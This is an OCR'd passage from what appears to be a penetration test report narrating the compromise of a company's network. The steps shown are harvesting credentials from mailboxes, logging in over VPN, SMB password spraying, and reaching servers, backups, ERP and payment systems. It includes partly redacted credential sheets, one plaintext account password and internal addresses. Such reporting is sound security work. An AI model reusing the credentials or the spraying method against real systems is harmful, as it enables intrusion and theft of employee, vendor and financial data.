NO.	EID#	EMPLOYEE NAME	Windows User	PW
1	12395	Ha	ding Requ	pdesk
2	10288	Kh	04	#123
3	11990	Ah	03	3
4	11011	Ha	a08	102030
5	12175	Ha	a02	41
6	12136	Ma	a05	4
7	12090	Sa	18	66
8	12176	Ma	h05	5699
9	12248	No	ollow	

Figure 34 Including windows passwords of other ABC employees

Manage Engine - Portal

REPLY REPLY ALL

Sun 8/16/2020 3:46 PM
Sent Items

To:

Dear Mr. J

Please find the below URL to access Manage Engine – Ticketing portal.

https://

Username : Windows ID
Password : Windows password
Domain : Please se

Regards,

Figure 35 Similar password sharing trends observed on other compromised email accounts

Attack Narrative – Compromised Vpn Accounts

	A	B	C	D	E	F	G	H	I
1	Tag Num	Mac Address	Name	User Windows	Password Windows	User VPN	Password VPN	Team Viewer	PC Name
2	1	Wire LAN WiFi BD-3D	Mo man	Mc	54	vpn_	#f10		FTLTfi1
3		ETH 98-E7-43-2							
4	2	Wire LAN WiFi 6B-57		en	0	vpn_	H06	158154	TLThr2
5		ETH 98-E7-43-2							
6	3	Wire LAN WiFi 9-6D	AT NIZI	at	.	VPN	2		TLTColl3
7		ETH 98-E7-43-1							
8	4	Wire LAN WiFi 3		Ha	93		4		TLTColl4
9		ETH 98-E7-43-1							
10	5	Wire LAN WiFi 7-7B	Haya akheet	Ha	1	VPN	7		TLTCCN5
11		ETH 98-E7-43-1							
12	6	Wire LAN WiFi F-D1		ra	0	vpn	H07		TLTHR6
13		ETH 98-E7-43-1							
14	7	Wire LAN WiFi 7-7D		na		VPN	#2_2		TLTColl7
15		ETH 98-E7-43-1							
16	8	Wire LAN WiFi EE-3D	Ka aibi	Kw	%	VPN	@123		TLTCCN8
17		ETH 98-E7-43-2							
18	9	Wire LAN WiFi BD-BF				vpn_	fi01		TLTIT45
19		ETH 98-E7-43-2							
20	10	Wire LAN WiFi BC-BD		Ha	1	VPN	7		LTColl10
21		ETH 98-E7-43-2							
22	11	Wire LAN WiFi 69-DF	/ ry	Ab	3	VPN	9		LTColl11
23		ETH 98-E7-43-2C-86-D2							

Figure 36 During the inbox enumeration of team hit a massive loot with a detailed excel sheet containing Windows and VPN passwords of 100s of ABC employees




Figure 37 These credentials were then used to login into the CISCO VPN gateway at 5.9.130.3




Figure 38 Credentials were then used to download AnyConnect for a network level connection




Figure 39 No hardware level filtering allowed remote connection to ABC's Internal Corporate network at a network level assigning us an Internal IP on the domain: ABC.local

Attack Narrative – Compromised Internal Network Servers and Applications




Figure 40 Credentials extracted from email used to gain super admin access to the Splunk interface (on the internal network) used by Sec and Blue Team. An attacker could then very easily have infected this page with a malware (by uploading a webshell on splunk)

```
debug1: Authentication succeeded (password).
Authenticated to 172.22.126.201 ([172.22.126.201]:22).
debug1: channel 0: new [client-session]
debug1: Requesting no-more-sessions@openssh.com
debug1: Entering interactive session.
debug1: pledge: network
debug1: console supports the ansi parsing
Last login: Mon Aug 24 15:51:51 2020 from 10.102.12.160

---------------------------------------------------------

[sysadmin@[redacted]-replica (~)]$ >
```

Figure 41 SSH credentials extracted from XYZ's emails led to the compromise of 172.22.126.201

```
[-] 17    226.80:445      - 17    226.80:445 - Failed:    at.local\atal01:    23',
[-] 17    226.77:445      - 17    226.77:445 - Failed:    at.local\ABDU17:    23',
[-][-]    22.226.66:445     -     22.226.66:445 - Failed  feyat.local\ahme    fat123',
 172.2    .63:445     - 172.2    .63:445 - Failed: 'naf  local\moha102:Na    ',
[+] 17    226.75:445      - 17    226.75:445 - Success:   vat.local\Aroo01    123'
[-] 17    226.65:445      - 17    226.65:445 - Failed:    at.local\ahme19:    23',
[+] 17    226.74:445      - 17    226.74:445 - Success:   vat.local\Aroo01    123'
[-] 17    226.78:445      - 17    226.78:445 - Failed:    at.local\Hana15:    23',
[-] 17    226.76:445      - 17    226.76:445 - Failed:    at.local\Tare03:    23',
[-] 17    226.79:445      - 17    226.79:445 - Failed:    at.local\Hamz01:    23',
[-] 17    226.80:445      - 17    226.80:445 - Failed:    at.local\Hamz01:    23',
```

Figure 42 The VPN and Windows passwords also seemed to have fixed patterns. Sprayed gathered credentials on usernames obtained via infrastructure excel sheet from email. Bruteforce on the Windows login credentials resulted in numerous workstations compromised




Figure 43 Gained access to 172.22.226.28 containing numerous VMs including a KasperSky Server

Administrator: Command Prompt

```
Ethernet adapter [redacted]

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter [redacted]

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter [redacted]

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

Ethernet adapter vEthernet (Broadcom NetXtreme Gigabit Ethernet - Virtual Switch):

   Connection-specific DNS Suffix  . :
   Link-local IPv6 Address . . . . . : fe80::6953:f1a3:3001:2577%2
   IPv4 Address. . . . . . . . . . . : 1[redacted]226.27
   Subnet Mask . . . . . . . . . . . : 2[redacted].255.0
   Default Gateway . . . . . . . . . : 1[redacted]226.254

Tunnel adapter isatap.{0BD7C838-9466-4FDB-9194-4728FF5E2164}:

   Media State . . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . :

C:\Users\Administrator>
```

Figure 44 This was a critical server as it was hosting several Application and Database servers as VMs

Hyper-V Manager

File Action View Help

Hyper-V Manager
X-DELLH2

Virtual Machines

Name	State	CPU Usage	Assigned Memory	Uptime	Status	Configurati...
OS03	Running	5 %	32768 MB	162.21:48:11		8.0
OS04	Running	0 %	32768 MB	162.21:47:32		8.0
BNode2	Running	1 %	98304 MB	173.01:35:21		8.0
VEBSRV	Running	0 %	65536 MB	80.01:02:37		8.0
One-DB	Off					8.0
One-DB7	Running	2 %	131072 MB	404.12:03:53		8.0
PP-511	Running	2 %	32768 MB	35.03:12:38		5.0
-DB	Running	1 %	32768 MB	173.01:39:54		8.0

Figure 45 .27 Server running Hyper-V giving full access to super critical Application and Database server VMs

This PC

File Computer View

This PC ›

Documents
Pictures
Backup
Γ-AX-WEBSRV
OS
Standard
This PC
Desktop
Documents
Downloads
Music

Folders (6)

Desktop
Documents
Music
Pictures

Devices and drives (5)

Local Disk (C:)
174 GB free of 199 GB
SAS-Data-Drive (D:)
84.5 GB free of 279 GB
My Passport (F:)
856 GB free of 3.63 TB
SSD-VM-Drive (M:)
2.43 TB free of 6.78 TB

Figure 46 Administrative access to all internal data and drives containing several terabytes of data

Backup - root@172.22.229.199 - WinSCP

Local Mark Files Commands Session Options Remote Help

Synchronize Queue Transfer Settings Default

root@172.22.229.199 New Session

F: My Passport

Upload Edit Properties

F:\FinnOne\Backup

Name	Size	Type	Changed
..		Parent directory	2/2/2020 8:27:15 AM
2020		File folder	8/16/2020 3:38:01 PM
2019		File folder	2/2/2020 8:26:39 AM
ay.a	1 KB	A File	8/26/2019 10:00:06 AM

Backup Find Files

Download Edit Properties

/u001/Backup

Name	Size	Changed	Rights	Owner
..		11/24/2019 12:00:29 AM	rwxr-xr-x	oracle
PROD_20200731_2lv6nenh_1_1.rman	42,616,792 KB	7/31/2020 10:55:30 PM	rw-r-----	oracle
PROD_20200731_2nv6nenh_1_1.rman	41,096,584 KB	7/31/2020 10:54:03 PM	rw-r-----	oracle
PROD_20200731_2mv6nenh_1_1.rman	39,138,480 KB	7/31/2020 10:52:12 PM	rw-r-----	oracle
PROD_20200731_2kv6nenh_1_1.rman	35,507,880 KB	7/31/2020 10:50:11 PM	rw-r-----	oracle
PROD_20200731_2pv6nh8b_1_1.rman	5,328 KB	7/31/2020 10:49:48 PM	rw-r-----	oracle
PROD_20200731_2ov6nenh_1_1.rman	36,686,512 KB	7/31/2020 10:49:39 PM	rw-r-----	oracle
PROD_20200630_2dv437f9_1_1.rman	42,534,072 KB	7/1/2020 12:13:10 AM	rw-r-----	oracle
PROD_20200630_2fv437f9_1_1.rman	40,325,000 KB	7/1/2020 12:10:52 AM	rw-r-----	oracle
PROD_20200630_2ev437f9_1_1.rman	39,120,392 KB	7/1/2020 12:10:11 AM	rw-r-----	oracle
PROD_20200630_2gv437f9_1_1.rman	36,458,528 KB	7/1/2020 12:07:23 AM	rw-r-----	oracle
PROD_20200701_2iv45u3v_1_1.rman	5,008 KB	7/1/2020 12:06:25 AM	rw-r-----	oracle
PROD_20200630_2cv437f9_1_1.rman	34,202,584 KB	7/1/2020 12:06:19 AM	rw-r-----	oracle
ay.a	1 KB	8/26/2019 10:56:54 AM	rwxr-xr-x	root

Figure 47 172.22.226.27's server already connected to backup server at 172.22.229.199 giving access to all production backups

Server Manager

Server Manager ▸ Local Server

Dashboard
Local Server
All Servers
File and Storage Services
IIS

PROPERTIES
For -AX-WEBSRV

Computer name AX-WEBSRV
Domain t.local

Windows Firewall Domain: On
Remote management Enabled
Remote Desktop Enabled
NIC Teaming Disabled
Ethernet 1 226.248, IPv6 enabled

Figure 48 Another such server with compromised credentials was 172.2.226.248 which was a Windows Server named FT-AX-WEBSRV

To check if the integration process completed.

Open Ax user : ERP_INT

Password :P@ssw0rd

1- Check the batch job status and batch job history, by following this path

System administration→inquiries → batch job




Figure 50 Upon more information gathering on the AX server, an integration document was found on email leading to working of AX server along with credentials




Figure 49 XYZ's email account leading to plain text admin passwords of AX Server and TeamViewer credentials




Figure 51 Gained access to Teamviewer using the credentials from email. Loggedin to Windows using Axadmin's credentials




Figure 52 MS Dynamics AX 2012 compromised with obtained credentials




Figure 53 MS Dynamics AX 2012 leading to complete access to all employee's information and data

All purchase orders

Purchase order workflow [Latest action taken: 8/30/2020 8:23:00 AM User:

Purchase order	Vendor account	Name		Invoice account	Purchase type	Approval status	Status	Direct delivery
PO-001000	1080	Talabat Al Maktab Company		1080	Purchase order	Confirmed	Received	
PO-001001	1080	Tal		1080	Purchase order	Confirmed	Received	
PO-001002	1056	Enj		1056	Purchase order	Confirmed	Invoiced	
PO-001003	1278	AL	sing EST	1278	Purchase order	Confirmed	Received	
PO-001004	1207	Sh		1207	Purchase order	Confirmed	Open order	
PO-001005	1261	Di		1261	Purchase order	Confirmed	Open order	
PO-001006	1233	Alr	ormation Tech...	1233	Purchase order	Confirmed	Open order	
PO-001007	1207	Sh		1207	Purchase order	Confirmed	Open order	
PO-001008	1051	Pre		1051	Purchase order	Confirmed	Open order	
PO-001009	1080	Tal		1080	Purchase order	Confirmed	Open order	
PO-001010	1080	Tal		1080	Purchase order	Confirmed	Open order	
PO-001011	1080	Tal		1080	Purchase order	Confirmed	Open order	
PO-001012	1064	JAI		1064	Purchase order	Confirmed	Open order	
PO-001013	1064	JAI		1064	Purchase order	Confirmed	Open order	
PO-001014	1080	Tal		1080	Purchase order	Confirmed	Open order	
PO-001015	1064	JAI		1064	Purchase order	Confirmed	Open order	
PO-001016	1104	Mc	aih Trading Co	1104	Purchase order	Confirmed	Received	
PO-001017	1027	AR		1027	Purchase order	Confirmed	Open order	
PO-001018	1064	JAI		1064	Purchase order	Confirmed	Open order	
PO-001019	1199	Sm		1199	Purchase order	Confirmed	Open order	
PO-001020	1263	AK	d	1263	Purchase order	Confirmed	Received	
PO-001021	1263	AK	d	1263	Purchase order	Confirmed	Received	
PO-001022	1080	Tal		1080	Purchase order	Confirmed	Open order	
PO-001023	1064	JAI		1064	Purchase order	Confirmed	Open order	
PO-001024	1104	Mc	aih Trading Co	1104	Purchase order	Confirmed	Open order	
PO-001025	1270	Dn	Consultant	1270	Purchase order	Confirmed	Received	
PO-001026	1064	JAI		1064	Purchase order	Confirmed	Open order	
PO-001027	1080	Tal		1080	Purchase order	In review	Open order	

Figure 54 MS Dynamics AX 2012 leading to complete access to all Vendor information and data containing critical vendor PII including purchase orders

FinnOne
Retail Collections
CAS
Masters
Lending
General Ledger
Security
Communications
SSO Admin
Logout

Figure 55 Used FinnOne credentials from email of XYZ leading to access of super critical data of customers, vendors, retail information, financial ledgers and all other sensitive financial information

النسخة العربية
Welcome to the SADAD Portal. Please Login to continue.
User ID:
Password:
Log in Cancel

Terms & Conditions Documentation Quick Links FAQ Help Contact Us
النسخة العربية
Home Service Management User Management
Terms & Conditions Documentation Quick Links FAQ Help Contact Us

Figure 56 Access to the ABC payment system using credentials obtained from XYZ's email

